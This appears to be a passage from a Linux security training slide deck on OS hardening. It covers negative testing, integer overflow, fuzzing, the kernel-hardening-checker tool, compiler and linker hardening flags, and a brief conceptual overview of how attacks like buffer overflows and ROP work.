- Of course, most QA teams (as well as conscientious developers) will devise, implement and run an impressive array of test cases for the given product or project
- However: it's usually the case that most of these fall into the **positive** test-cases bracket (they check that the test yields the desired outcome)
- This approach is fine, and necessary, BUT will typically fail to find bugs and vulnerabilities that an attacker / hacker probes for; thus:
  - We have to adopt an “attacker” mindset (“*set a thief to catch a thief*”)
  - We need to develop an impressive array of thorough **negative test-cases** which check whether the program/device-under-test *fails* correctly and gracefully

# Modern OS Hardening Countermeasures



## 6.1) Better Testing

*Whoops, heart  
rate's a bit high  
today ...*





## 6.2) Better Testing / the dangerous IOF (Integer OverFlow) defect

- A typical example:  
The user (or a program) is to pass a simple integer value:
  - Have test cases been written to check that it's within designated bounds?
  - [see our code/iof demo]
  - Both positive and negative test cases are *required*; as otherwise, integer overflow – IOF - bugs are heavily exploited! ;  
[see SO: How is integer overflow exploitable?](#)
- From [OWASP](#): “Arithmetic operations cause a number to either grow too large to be represented in the number of bits allocated to it, or too small. This could cause a positive number to become negative or a negative number to become positive, resulting in unexpected/dangerous behavior.”

# Modern OS Hardening Countermeasures

## 6.3) Better Testing / the dangerous IOF (Integer Overflow) defect

Food for thought

```
ptr = calloc((var_a*var_b), sizeof(int));
```

- Ask yourself: what if the result of (var\_a\*var\_b) overflows??
  - Did you build in a validity check for the first 'nmemb' parameter to calloc(3)?
  - Old libc bug- an IOF could result in a much smaller buffer being allocated via calloc() ! (which could then be a good BOF attack candidate)
- (FYI) In general, analysis tools fall into two broad categories
  - Static analyzers
  - Dynamic analyzers
    - Valgrind tool suite
    - the <foo>Sanitizer tools (ASAN, MSAN, LSAN, UBSAN, ...) : superior, use them!
- How to catch IOF bugs? Static analysis could / should catch bugs like this
- Also FYI, the Linux kernel's modern `refcount_t` implementation protects against IoF



## 6.4) Better Testing / Fuzzing

- IOF (Integer Overflow)
  - Google wrote a *safe\_iop* (*integer operations*) library for Android (from first rel)
  - However, as of Android 4.2.2, it appears to be used in a very limited fashion and is out-of-date too
- **Fuzzing**

“Fuzz testing or **fuzzing** is a software testing technique used to discover coding errors and security loopholes in software, operating systems or networks by inputting massive amounts of random data, called *fuzz*, to the system in an attempt to make it crash.” [Source](#)

# Modern OS Hardening Countermeasures



## 6.5) Better Testing / Fuzzing

- Mostly-positive testing is practically useless for security-testing
- Thorough Negative Testing is a MUST
- *Fuzzing*
  - Fuzzing is especially effective in finding security-related bugs
  - Bugs that cause a program to crash (in the normal case)
  - Fuzzing tools / frameworks include
    - Google's [OSS-Fuzz](#) - continuous fuzzing of open source software;  
"... Currently, OSS-Fuzz supports C/C++, Rust, and Go code. Other languages supported by LLVM may work too. OSS-Fuzz supports fuzzing x86\_64 and i386 builds"
    - [Trinity](#) and [Syzkaller](#) – fuzzing tools used for kernel fuzzing
    - Google's [syzkaller](#) web dashboard, showing reported bugs of the upstream kernel and other interesting statistics, is available here: <https://syzkaller.appspot.com/upstream>. Do check it out.

# Modern OS Hardening Countermeasures

## SIDE BAR : Kernel Hardening : the kernel-hardening-checker script (earlier named kconfig-hardened-check)

Alexander Popov's 'kernel-hardening-checker' script can be very useful!

```
git clone https://github.com/a13xp0p0v/kernel-hardening-checker
```

"... *kconfig-hardened-check* is a tool for checking the security hardening options of the Linux kernel. The recommendations are based on

KSPP recommended settings

CLIP OS kernel configuration

Last public grsecurity patch (options which they disable)

SECURITY\_LOCKDOWN\_LSM patchset

Direct feedback from the Linux kernel maintainers

This tool supports checking Kconfig options and kernel cmdline parameters.

I also created Linux Kernel Defence Map that is a graphical representation of the relationships between these hardening features and the corresponding vulnerability classes or exploitation techniques. ..."

- Alexander Popov.

Installation (easier with pip):

```
pip install git+https://github.com/a13xp0p0v/kconfig-hardened-check
```

# Modern OS Hardening Countermeasures

## SIDE BAR : Kernel Hardening : the kernel-hardening-checker script

```
~ $ kconfig-hardened-check
usage: kconfig-hardened-check [-h] [--version] [-m {verbose,json,show_ok,show_fail}]
 [-c CONFIG] [-l CMDLINE] [-p {X86_64,X86_32,ARM64,ARM}]
 [-g {X86_64,X86_32,ARM64,ARM}]

A tool for checking the security hardening options of the Linux kernel

options:
 -h, --help show this help message and exit
 --version show program's version number and exit
 -m {verbose,json,show_ok,show_fail}, --mode {verbose,json,show_ok,show_fail}
 choose the report mode
 -c CONFIG, --config CONFIG
 check the security hardening options in the kernel Kconfig file
 (also supports *.gz files)
 -l CMDLINE, --cmdline CMDLINE
 check the security hardening options in the kernel cmdline file
 -p {X86_64,X86_32,ARM64,ARM}, --print {X86_64,X86_32,ARM64,ARM}
 print the security hardening recommendations for the selected
 microarchitecture
 -g {X86_64,X86_32,ARM64,ARM}, --generate {X86_64,X86_32,ARM64,ARM}
 generate a Kconfig fragment with the security hardening options for
 the selected microarchitecture
~ $
```

An example: have the script  
display the recommended  
hardening preferences for  
the ARM64 (a lot more output follows...)

Also, very useful: see how one can merge a generated  
config fragment with your existing kernel config [[link](#)]

| option name                      | type    | desired val | decision  | reason          |
|----------------------------------|---------|-------------|-----------|-----------------|
| CONFIG_BUG                       | kconfig | y           | defconfig | self_protection |
| CONFIG_SLUB_DEBUG                | kconfig | y           | defconfig | self_protection |
| CONFIG_THREAD_INFO_IN_TASK       | kconfig | y           | defconfig | self_protection |
| CONFIG_GCC_PLUGINS               | kconfig | y           | defconfig | self_protection |
| CONFIG_IOMMU_SUPPORT             | kconfig | y           | defconfig | self_protection |
| CONFIG_STACKPROTECTOR            | kconfig | y           | defconfig | self_protection |
| CONFIG_STACKPROTECTOR_STRONG     | kconfig | y           | defconfig | self_protection |
| CONFIG_STRICT_KERNEL_RWX         | kconfig | y           | defconfig | self_protection |
| CONFIG_STRICT_MODULE_RWX         | kconfig | y           | defconfig | self_protection |
| CONFIG_REFCOUNT_FULL             | kconfig | y           | defconfig | self_protection |
| CONFIG_RANDOMIZE_BASE            | kconfig | y           | defconfig | self_protection |
| CONFIG_VMAP_STACK                | kconfig | y           | defconfig | self_protection |
| CONFIG_IOMMU_DEFAULT_DMA_STRICT  | kconfig | y           | defconfig | self_protection |
| CONFIG_IOMMU_DEFAULT_PASSTHROUGH | kconfig | is not set  | defconfig | self_protection |
| CONFIG_STACKPROTECTOR_PER_TASK   | kconfig | y           | defconfig | self_protection |
| CONFIG_ARM64_PAN                 | kconfig | y           | defconfig | self_protection |
| CONFIG_ARM64_EPAN                | kconfig | y           | defconfig | self_protection |
| CONFIG_UNMAP_KERNEL_AT_EL0       | kconfig | y           | defconfig | self_protection |
| CONFIG_ARM64_EOPD                | kconfig | y           | defconfig | self_protection |

# Concluding Remarks

- Experience shows that having several hardening techniques in place is *far superior* to having just one or two
- ***Depth-of-Defense is critical***
- For example, take [K]ASLR and NX (or XN):
  - Only NX, no [K]ASLR: security bypassed via ROP-based attacks
  - Only [K]ASLR, no NX: security bypassed via code injection techniques like stack-smashing, or heap spraying
  - Both full [K]ASLR and NX: (more) difficult to bypass by an attacker

# Concluding Remarks

KEY SLIDE : The security-mindset approach (wrt development)

- Security protections to enable must include:
  - {K}ASLR + NX + SM{E|A}P, plus
  - Compiler protections:  
`-Wall -fstack-protector-strong  
-D_FORTIFY_SOURCE=<opt-level> -Werror=format-security  
-fsanitize=bounds -fsanitize-undefined-trap-on-error  
-fstrict-flex-arrays`, plus
  - Linker protection (partial/full RELRO), PIE/PIC  
`-Wl,-z,now -Wl,-z,relro -Wl,-z,noexecstack`, plus
  - Usage of safer libraries, plus
  - Recommended kernel hardening config options (f.e. seen via `kernel-hardening-checker`) enabled
- Yocto: add in your `conf/local.conf` (or other conf file):
  - `require conf/distro/include/security_flags.inc`
  - Ref: <https://docs.yoctoproject.org/dev-manual/securing-images.html#>
- See this gist: 'GCC security related flags reference' [[link](#)]
- Test: thorough 'regular' testing + dynamic analyzers ([K]ASAN, UBSAN, valgrind) + static analyzers (...) + Fuzz testing + test/verification with tools (checksec, lnis, paxtest, hardening-check, kernel-hardening-checker.py, linuxprivchecker.py, syzkaller, syzbot, etc)

@kees\_cook:

"If you can't switch your C to Rust immediately, consider at least enabling all the sanity checking the compiler can already do for free:

`-Wall  
-D_FORTIFY_SOURCE=3  
-fsanitize=bounds -fsanitize-undefined-trap-on-error  
-fstrict-flex-arrays (GCC 13+, Clang 16+)"`

# Concluding Remarks

## The security-mindset approach (wrt development)


- Always keep in mind the PoLP – the Principle of Least Privilege
  - Always give a task *only* the privileges it requires, nothing more
- Move away from the old setuid/setgid framework; migrate your apps to use the modern POSIX Capabilities model (see capabilities(7))
- Attack surface reduction (seccomp is one)
- Must have a secure update path to your product
- Passwordless logins: use strong SSH keys only
- Physical security
  - Encryption ‘at rest’ (storage) and ‘in motion’ (network) is required
    - Strong encryption on storage devices (includes SDcards); Linux LUKS (Linux Unified Key Setup)
  - Disallow access to console device / server room / etc

# Concluding Remarks

## Miscellaneous

### Linux kernel - security patches into mainline

- Not so simple; the proverbial “tip of the iceberg”
- As far as security and hardening is concerned, projects like [GRSecurity](#) / [PaX](#), [KSPP](#) and [OpenWall](#) have shown what can be regarded as the “right” way forward
- The [Kernel Self Protection Project \(KSPP\)](#) shows the way forward; merges all code upstream directly to the kernel tree
  - [‘The State of Kernel Self Protection’](#), Jan 2018, Kees Cook (video)
- A cool tool for checking kernel security / hardening status (from GRSec): [paxtest](#) (among several like [lynis](#), [checksec.sh](#), [hardening-check](#), [kconfig-hardened-check.py](#), [linuxprivchecker.py](#), etc)
- However, the reality is that there continues to be resistance from the kernel community to merging in similar patchsets
- Why? Some legitimate reasons-
  - Info hiding – can break many apps / debuggers that rely on pointers, information from procfs, sysfs, debugfs, etc
  - Debugging – breakpoints into code - don’t work with NX on
  - Boot issues on some processors when NX used (being solved now)
  - Usual tussle between perceived performance slowdowns
- More info available: [Making attacks a little harder, LWN, Nov 2010](#)



# Concluding Remarks

## Miscellaneous

### FYI :: Basic principle of attack

First, a program with an exploitable vulnerability – local or remote - must be found. This process is called *Reconnaissance / footprinting / enumeration*.

(Dynamic approach- attackers will often ‘fuzz’ a program to determine how it behaves; static- use tools to disassemble/decompile (objdump,strings,IDA Pro,etc) the program and search for vulnerable patterns. Use vuln scanners).

[Quick Tip: Check out nmap, [Exploit-DB](#), the [GHDB \(Google Hacking Database\)](#) and the [Metasploit](#) pen(etration)-testing framework].

A **string containing shellcode** is passed as input to the vulnerable program. It overflows a buffer (**a BOF**), causing the shellcode to be executed (arbitrary code execution). The shellcode provides some means of access (a backdoor, or simply a direct shell) to the target system for the attacker. If *kernel* code paths can be revectored to malicious code in userspace, gaining root is now trivial (unless SM{E|A}P is enabled)!

Stealth- the target system should be unaware it’s been attacked (log cleaning, hiding).


# Concluding Remarks

## Miscellaneous

### ADVANCED: Defeat protections?

- ROP (Return Oriented Programming) attacks
- Defeats ASLR, NX ; Not completely; modern Linux PIE executables and library PIC code
- Uses “gadgets” to alter and control PC execution flow
- A gadget is an existing piece of machine code that is leveraged to piece together a sequence of statements
  - it's a non-linear programming technique!
  - Each gadget ends with a :
    - X86: ‘ret’
    - RISC (ARM): pop {rX, ..., pc}
- Sophisticated, harder to pull off
- But do-able!

...




# Concluding Remarks

## Miscellaneous

### Defeat protections?

- As Natali Tshuva's keynote  
(EOSS, Prague, June 2023: Keynote: Outsmarting IoT Defense: The Hacker's Perspective-  
Natali Tshuva, Co-founder & Chief Executive Officer, Sternum IoT ) says ...

*“... We will review the impossible task of identifying and mitigating all vulnerabilities - and will demonstrate the inadequacies of current IoT security practices focused on continuous patching, static analysis, encryption, and risk controls. We will also explain how attackers can easily evade such barriers. ...”*



# Thank You!

git clone <https://github.com/kaiwan/hacksec>

*For superior quality Corporate and Public-domain training on Linux*  
<https://kaiwantech.com>    <https://bit.ly/ktcorp>

# Contact

## Kaiwan N Billimoria

[kaiwan@kaiwantech.com](mailto:kaiwan@kaiwantech.com)

[kaiwan.billimoria@gmail.com](mailto:kaiwan.billimoria@gmail.com)

My:

- [My LFX \(Linux Foundation\) profile page](#)
- [Amazon Author page](#)
- [LinkedIn public profile](#)
- [My Tech Blog](#) [I invite you to follow it]
- [GitHub page](#) [I invite you to follow it, and please do star the repos you like]